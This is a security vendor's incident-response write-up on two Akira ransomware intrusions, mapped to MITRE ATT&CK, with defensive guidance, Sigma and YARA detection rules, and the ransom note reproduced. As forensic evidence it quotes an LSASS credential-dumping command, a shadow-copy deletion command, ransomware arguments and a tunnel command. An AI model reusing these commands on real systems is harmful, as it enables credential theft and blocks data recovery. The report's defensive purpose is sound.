
Akira Ransomware is “bringin’ 1988 back”

news.sophos.com/en-us/2023/05/09/akira-ransomware-is-bringin-88-back/

Paul Jaramillo May 9, 2023

On April 6, 2023, the Sophos Incident Response team was engaged to support a ransomware victim organization in North America. The following week on April 12, 2023, yet another North American organization contacted Sophos for assistance.

While the incidents appeared to be the work of two different criminal actors, both deployed a recently emerged ransomware called Akira. In both cases, the affected organizations had files encrypted with the “.akira” extensions and had nearly identical ransom note files, named fn.txt, dropped in the process (as shown below in Figure 1].



```
Hi friends,

Whatever who you are and what your title is if you're reading this it means the internal infrastructure of your company
is fully or partially dead, all your backups - virtual, physical - everything that we managed to reach - are completely
removed. Moreover, we have taken a great amount of your corporate data prior to encryption.

Well, for now let's keep all the tears and resentment to ourselves and try to build a constructive dialogue. We're fully
 aware of what damage we caused by locking your internal sources. At the moment, you have to know:

1. Dealing with us you will save A LOT due to we are not interested in ruining your financially. We will study in depth
your finance, bank & income statements, your savings, investments etc. and present our reasonable demand to you. If you
have an active cyber insurance, let us know and we will guide you how to properly use it. Also, dragging out the negotia
tion process will lead to failing of a deal.
2. Paying us you save your TIME, MONEY, EFFORTS and be back on track within 24 hours approximately. Our decryptor works
properly on any files or systems, so you will be able to check it by requesting a test decryption service from the begin
ning of our conversation. If you decide to recover on your own, keep in mind that you can permanently lose access to som
e files or accidently corrupt them - in this case we won't be able to help.
3. The security report or the exclusive first-hand information that you will receive upon reaching an agreement is of a
great value, since NO full audit of your network will show you the vulnerabilities that we've managed to detect and used
 in order to get into, identify backup solutions and upload your data.
4. As for your data, if we fail to agree, we will try to sell personal information/trade secrets/databases/source codes
- generally speaking, everything that has a value on the darkmarket - to multiple threat actors at ones. Then all of thi
s will be published in our blog - https://akiral<redacted>.onion.
5. We're more than negotiable and will definitely find the way to settle this quickly and reach an agreement which will
satisfy both of us.

If you're indeed interested in our assistance and the services we provide you can reach out to us following simple instr
uctions:

1. Install TOR Browser to get access to our chat room - https://www.torproject.org/download/.
2. Paste this link - https://akira<redacted>.onion.
3. Use this code - XXXX-XX-XXXX-XXXX - to log into our chat.

Keep in mind that the faster you will get in touch, the less damage we cause.
```

Figure 1: "fn.txt" ransomware notice

This Akira ransomware bears no code similarity to a previous ransomware strain with the same name that was active in 2017 and is likely unrelated. The new jQuery-based leak site (Figure 2), with its retro green colors, has garnered most of the attention, as it accepts commands instead of listing out information.

However, cool as their leak site design may be, this matters none to victims of this ransomware, which regrettably includes a daycare service in Canada. While the total number of victim organizations (Figure 3) are still relatively small in comparison to Lockbit or BlackCat/APLHV, that is how all new ransomware families begin.




Figure 3: Timeline analysis of Akira victims

In this blog post, we will compare two separate incident attack flows, illustrating how different threat actors are deploying Akira ransomware. Please note that available data on the second incident is limited, but we are highlighting deviations between the two incidents. This information will provide organizations with detailed guidance on what they need to defend against to protect their businesses.

Attack Flow Details

Initial Access

Incident #1

A user account purposedly configured to allow for Multi-Factor Authentication (MFA) bypass.

[T1078 – Valid Accounts] [T1133 – External Remote Service]

> External IP access from the threat actor was routed through European TOR VPN exit nodes.

Incident #2

VPN access using Single Factor authentication.

[T1078 – Valid Accounts] [T1133 – External Remote Service]

Guidance

Replacing password-only authentication with MFA remains one of the highest return-on-investment (ROI) security controls, however special attention must be given to auditing for any accounts with bypass exceptions. Also, its recommended that organizations block any inbound traffic from TOR networks where perimeter controls are available.

Credential Access

Incident #1

Minidump of LSASS process memory leveraging comsvcs.dll with proxy execution by rundll32.exe.

[T1003.001 – OS Credential Dumping: LSASS Memory] [T1569 – System Services]

```
Service Name: TcwvBcuf

Action: %COMSPEC% /Q /c cmD.Exe /Q /c for /f ""tokens=1,2 delims= "" ^%A in
('""tasklist /fi ""Imagename eq lsass.exe"" | find ""lsass""""')
do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\FP4.docx
full"
```

- The use of a .docx extension is not as common as .dmp or .txt
- The service name is a random eight characters and different strings were observed across different systems.

Credential access activity also occurred over the network, as this Sophos endpoint detection indicates:

```
'Creds_4h (T1003.002)' malicious behaviour detected in
'C:\Windows\System32\svchost.exe'
```

Incident #2

While execution details are limited, multiple systems had the file ***C:\Windows\MEMORY.DMP*** created prior to ransomware execution correlating with Windows event log data.

[T1003.001 – OS Credential Dumping: LSASS Memory] [T1569 – System Services]

```
[4656 / 0x1230] Source Name: Microsoft-Windows-Security-Auditing Strings: ['S-1-5-18’
‘<Redacted>$'  ' Redacted>'  '0x00000000000003e7'
 'Security'  'Process'  '\Device\HarddiskVolume3\Windows\System32\lsass.exe'
'0x0000000000000524'  '{00000000-0000-0000-0000-000000000000}'
 '%%4490    %%4492    '  '-'  '0x00001400'  '-'  '0'  '0x0000000000001318'
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'  '-']
```

Guidance

Dumping process memory to obtain credentials is a pervasive technique observed in most ransomware incidents. Aside from ensuring full coverage of your endpoint agent, special care should be taken to segment domain admin accounts from workstation admin accounts to reduce the impact of credential dumping when it does occur. This is also a great candidate for a repeatable hunt, using a structured method to look for variations in the pre- and post-dumping activity that may have bypassed your existing detections. Listed below is a Sigma rule that can be used by defenders to detect or hunt on the credential access technique used above.

```
title: Using the Minidump function of comsvcs.dll
description: The minidump function of comsvcs.dll can be used to dump lsass.exe. The
function requires the PID of lsass.exe. In addition, the Minidump function can be
called using #24 rather than its name.
author: Sophos MDR
logsource:
   category: process_creation
   product: windows
detection:
    selection:
      Image|endswith:
      - \\sc.exe
      - \\cmd.exe
      - \\powershell.exe
    command_line_filter:
      CommandLine|re: .*comsvcs.*(minidump|#24).*
    condition: selection AND command_line_filter
   falsepositives:
        - Penetration testing
    level: high
    tags:
       - attack.credential access #TA0006
       - attack.T1003.001
```

Discovery

Incident #1

Conducting discovery indirectly via schedule tasks named “Windows Update” performing remote directory listings.

[T1083 – File and Directory Discovery] [T1053.005 – Scheduled Task/Job: Scheduled Task]

```
C:\>type c:\programdata\HP\ms.bat

dir ""\\10.1.100.64\c$\ProgramData"" >> C:\programdata\HP\svr_dir.txtt"
```

Leveraging a dual-use tool, PCHunter64, to acquire detailed process and system information.

[T1082 – System Information Discovery] [T1105 – Ingress Tool Transfer]

```
URL: :2023040620230407: administrator@https://www.google[.]com/url?
esrc=s&q=&rct=j&sa=U&url=https://m.majorgeeks[.]com/files/details/pc_hunter.html
Access count: 1

URL: Visited: administrator@hXXps://temp[.]sh/PewtN/PCHunter64.exe Access count: 9
```

> The threat actor initially searched online for the tool before staging it for future downloads using a public cloud hosting service.

Incident #2

Utilization of a dual-use tool, Advanced IP Scanner, to discover other systems and networks.

[T1018 – Remote System Discovery]

```
Prefetch [ADVANCED_IP_SCANNER_2.5.4594.] was executed - run count 2 hash: 0xC2980947
volume: 1 [serial number: 0x22E2CC6E
  device path: \VOLUME{01d89216e27acb2f-22e2cc6e}]

Employing an existing IT tool, LANSweeper, to access detailed network and system
information.

[T1018 - Remote System Discovery] [T1087 - Account Discovery: Domain Account]

Visited: <redacted>@file:///C:/ProgramData/AdComputers.csv

Visited: <redacted>@file:///C:/ProgramData/AdSubnets.csv

Visited: <redacted>@file:///C:/ProgramData/AdOUs.csv

Visited: <redacted>@file:///C:/ProgramData/AdUsers.csv

URL F[:]/IT/Backups/Database/LANSweeper%20SQL+Key/Encryption.txt
```

> The threat actor accessed the decryption key to facilitate gaining reconnaissance information without doing any noisy discovery scanning.

Guidance

Understanding the intention of a dual-use tool being executed is challenging; however, it's best practice to document which tools are approved for corporate use and block all others by default until they can be reviewed. This has the added benefit of reducing shadow IT risk as

well. Additionally, just like high value business data, access to both the tool and the output of vulnerability scanners and asset discovery applications should be restricted and audited. We have also included an example Sigma detection rule for the activity shown in incident #1.

```
title: Listing Directories of Remote Hosts

description: Threat actors can use windows binaries and commands to discover
interesting to them directories on remote hosts and redirect the output to a file on
disc for later consumption.

author: Sophos MDR

logsource:
    category: process_creation
    product: windows
detection:
   selection:
     Image|endswith:
        - 'cmd.exe'
        - 'powershell.exe'
     CommandLine|contains:
       - 'dir *\\*\c$\*>>'
       - 'ls *\\*\c$\*>>'
     filter:
       ParentImage|endswith:
       - 'java.exe'
     condition: selection and not filter
  falsepositives:
      - Possible from admin activity
  level: high
  tags:
     - attack.discovery #TA0007
     - attack.T1083
```

Lateral Movement

Incident #1

There were no network restrictions on Remote Desktop Protocol (RDP), and the threat actor was able to move freely across the network; as a result, this activity was captured by multiple event types.

```
Event ID [1149] - RDP connection established
Event ID [1149]      RDP from from IP: <Redacted>
Event ID: 25 - Remote Desktop Services: Session reconnection succeeded
Event ID: 24 - Remote Desktop Services: Session has been disconnected
Event ID [4624]      RDP Type "3" from IP: <Redacted> - Device: <Redacted>
[HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers\<Redacted>]
Username hint: <Redacted>
"<Provider Name=""Microsoft-Windows-RemoteDesktopServices-RdpCoreTS"" Guid=""
{1139C61B-B549-4251-8ED3-27250A1EDEC8}"" />
<EventID>131</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>4</Task>
<Opcode>15</Opcode>
<Keywords>0x4000000000000000</Keywords>
<TimeCreated SystemTime=""2023-04-06T09:23:41.969586500Z"" />
<EventRecordID>633</EventRecordID>
<Correlation ActivityID=""{F4208FE1-4D5D-45DF-B8E2-A851AC3F0000}"" />
<Execution ProcessID=""1136"" ThreadID=""2228"" />
<Channel>Microsoft-Windows-RemoteDesktopServices-RdpCoreTS/Operational</Channel>
<Computer> <Redacted> </Computer>
<Security UserID=""S-1-5-20"" />
</System>
<EventData>
<Data Name=""ConnType"">TCP</Data>
<Data Name=""ClientIP""> <Redacted>:56736</Data>
</EventData>
</Event>"
```

Incident #2

Similar to Incident #1, the threat actor was able to RDP unencumbered across the organization's infrastructure.

Guidance

Securing RDP access can be difficult for many companies, but it is a project worthy of investment. The first item to check off the box is to restrict by role, which accounts can access other systems using RDP. The overwhelming majority of users do not need this access. Secondly, adopting a centralized jump server, which only admins can access with MFA and blocking at the network level other system to system RDP is a strong preventative control. Lastly, a detection should be in place to promptly review anomalous RDP connections to deconflict them with approved system administration activity.

Defense Evasion

Incident #1

The threat actor executed two actions to bypass Windows Defender

[T1562.001 – Impair Defenses: Disable or Modify Tools]

```
5001 - Real-time Protection was disabled
New Value">HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths\C:\
```

Guidance

The first line of defense available to organizations is to use a security agent that has robust tamper protection. In terms of monitoring for this activity, these are detection-ready event sources. While its possible a system administrator would make such exceptions during troubleshooting, given the risk of this activity, it's something that should be investigated promptly if a corresponding support ticket isn't found.

Command and Control

Incident #1

During this incident, the threat actor leveraged one of the most popular dual-use agents, **AnyDesk**, to provide persistent remote access into the affected organization on multiple systems.

[T1219 – Remote Access Software]

```
UserAssist entry: 86 Value name: C:\Users\administrator.<Redacted>
\AppData\Local\Microsoft\Windows\INetCache\IE\14J9H2AA\AnyDesk.exe
Count: 1
Event ID [7045] "Service Name: Anydesk" "C:\Program Files (x86)\AnyDesk\AnyDesk.exe""
--service"
Prefetch [ANYDESK.EXE] was executed - run count 9 path: \PROGRAM FILES
(X86)\ANYDESK\ANYDESK.EXE hash: 0x389EE9E9 volume: 1
[serial number: 0x7077BC2C  device path: \VOLUME{01cf89bc76f2a351-7077bc2c}]
```

Incident #2

The threat actor almost immediately installed Cloudflare's freely available tunnelling software here, C***:\ProgramData\windows_update.exe***, followed by the download and execution of another dual-use agent, **Radmin**

[T1572 – Protocol Tunneling] [T1219 – Remote Access Software]

```
C:\programdata\windows_update.exe tunnel run --token
eyJhIjoiODllZDkxZjgyNWE3ZGM3NGY4ZmRlMTc2MWY3ZDcwMWMiLCJ0IjoiMTUwMGIxMGEtZjM3My00ZmJlLT

4ZTYtODgwMDMxYzE1M2VkIiwicyI6IlpURmtZV0V6TUdFdFpETXlOeTAwT0dRNUxUazNaakF0T1RsbVpESmxab

hxxps://download[.]radmin[.]com/download/files/Radmin_3.5.2.1_EN[.]zip
(Radmin_3.5.2.1_EN.zip)
```

> A feature of Advanced IP Scanner is integration with Radmin to provide remote access to scanned systems

Guidance

Just as with the discovery activity, threat actor usage of dual-use agents is both commonplace and important to disrupt. All non-approved remote access solutions should be blocked by default by an application control capability. Aside from allowing command and control (C2) and data exfiltration opportunities for an attacker, there is also a latent risk of the software itself having vulnerabilities and being unpatched because it's not being managed by IT.

Collection

Incident #2

A confirmed compromised account was used to download the WinRar archiving software and several files were staged for possible, but unconfirmed exfiltration

[T1560.001 – Archive Collected Data: Archive via Utility]

```
URL Visited: hxxps://notifier.rarlab[.]com/?
language=English&source=RARLAB&landingpage=first&version=621&architecture=64
Userassist 2023-03-15T10:15:55Z C:\Users\<Redacted>\Downloads\winrar.exe
Userassist 2023-03-15T11:04:42Z C:\ProgramData\winrar.exe
URL Visited: E:/<Redacted>Dept.rar
URL Visited: E:/<Redacted>Channel.rar
```

Guidance

Often by the time a threat actor is staging data, it's too late to have a good security outcome. A good approach to prevent theft of data is to adopt least privilege access, which means ensuring only the required people have access, followed by granular controls on exporting, sharing, or moving the files. DLP solutions, while having a history of being difficult to implement and maintain, are worth evaluating for high-risk data.

Impact

Incident #1

C:\ProgramData\Update.bat file executed the ransomware binary ***dllhost32.exe***, which is detected as **Troj/Ransom-GWA** by Sophos (Figure 4)

[T11486 – Data Encrypted for Impact] [T1490 – Inhibit System Recovery]

```
dllhost32.exe -n=10 -s=C:\ESD\sharez.txt

dllhost32.exe -n=1 -s=C:\program files\sharez.txt

powershell.exe -Command "Get-WmiObject Win32_Shadowcopy | Remove-WmiObject"
```

- –n option is for encryption percentage, the attacker used different settings during the incident
- -s option is for –share_file, there is a –p option for –encryption_path
- Removing the shadow copies prevents recovery using native Window's features and Sophos detects this as **Impact_6a**.
- Creates the ***C:\fn.txt*** or ***C:\etc\fn.txt*** ransom note when complete
- Dwell time of 7 days before executing ransomware

On endpoints protected with Sophos the following detections triggered:

```
CryptoGuard detected ransomware in C:\ProgramData\dllhost32.exe
'Cleanup_1a (T1486)' malicious behavior detected in 'C:\ProgramData\dllhost32.exe'
```

Incident #2

Ransomware binary ***C:\ProgramData\hpupdate.exe*** is executed and detected as **Troj/Ransom-GWG** by Sophos

[T11486 – Data Encrypted for Impact] [T1490 – Inhibit System Recovery]

- Creates the ***C:\fn.txt*** ransom note when complete
- Dwell time of 30+ days before executing ransomware

As previously reported by Bleeping Computer, Akira targets 26 specific file extensions for encryption. These extensions are predominantly related to databases, but also include targeting of virtual memory and disk images. Notably, it it does not target PDFs or typical Microsoft Office file types:

.abcddb	.accdb	.accde	.accdc	.accdt	.accdr
.accdw	.accft	.dacpac	.daschema	.dadiagram	.db-shm

.db-wal	.fmpsl	.fmp12	.kexic	.kexis	.nrmlib
.sas7bdat	.sqlite	.sqlitedb	.sqlite3	.xmlff	.nvram
.subvol	.qcow2				

SophosLabs researchers have also confirmed which file extensions are avoided by Akira in order to not impact system stability.

```
memset(v2, 0, sizeof(v2));
someChecks(v2, L".exe", 4ui64);
memset(v3, 0, sizeof(v3));
someChecks(v3, L".dll", 4ui64);
memset(v4, 0, sizeof(v4));
someChecks(v4, L".lnk", 4ui64);
memset(v5, 0, sizeof(v5));
someChecks(v5, L".sys", 4ui64);
memset(v6, 0, sizeof(v6));
someChecks(v6, L".msi", 4ui64);
```

Figure 5: File types excluded by Akira

Guidance

As mentioned earlier, at this late stage in the attack, having full coverage on all systems with a properly configured XDR solution is vital to protect organizations from ransomware. In the case of Sophos, it's critical for customers to have their CryptoGuard policy activated, which is something support can guide customers on. We have also provided the YARA rule below, which can be used to identify Akira ransomware binaries.

```
rule ecrime_AKIRA_strings {
meta:
     id = "8c59c35d-8fb8-4644-9fa4-ce05b30e91c3"
     version = "1.0"
     author = "Paul Jaramillo"
     intrusion_set = "AKIRA"
     description = "Detects common strings"
     source = "PE binaries"
     creation_date = "2023-05-03"
     modification_date = "2023-05-09"
     classification = "TLP:CLEAR"
strings:
     $s1 = ".akira" ascii nocase
     $s2 = "akira_readme.txt" ascii nocase
     $s3 = ".onion" ascii nocase
     $s4 = /\\akira\\asio\\include\\asio\\impl\\co_spawn\.hpp/
     $s5 = /MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAylJbjtFvzHapC/
condition:
    (filesize>250KB and filesize<1MB) and
    uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x4550 and
    (($s1 and $s2 and $s3) or
    $s4 or $s5)
}
```

Please be aware that threat actors will continue to modify the code, which was evident when we uncovered the following new file name being used "**readme-asldkas.txt**".

Conclusion

Sophos MDR is sharing this information with the specific goal of aiding defenders in the seemingly never-ending battle with ransomware threat groups. Through each of the covered steps in the attack flow, specific guidance is provided to drive actions with context. Aside from the differences in C2 tools used (AnyDesk vs Cloudflared), one of the key points to highlight is the dwell time. Incident #1 had a dwell time of 7 days compared to incident #2 with over 30 days of dwell time. Both of these events demonstrate a slower operational tempo, which bodes well for defenders having opportunities to disrupt in-flight compromises. The time from initial access to ransomware impact is indicative of the complex e-crime ecosystem, where there are distributors, initial access brokers, malware developers, and ransomware affiliates working together from resource development to payment. Unfortunately, there are some edge cases where organizations have had their files encrypted within just 24 hours, and that type of threat really does require an experienced, global partner, such as Sophos, to augment your security program.

Acknowledgements

Sophos would like to acknowledge the contributions of Melisa Kelly, Jason Jenkins, Anand Ajjan, Steeve Gaudreault, Kostas Tsialemis, and Sean Gallagher this report.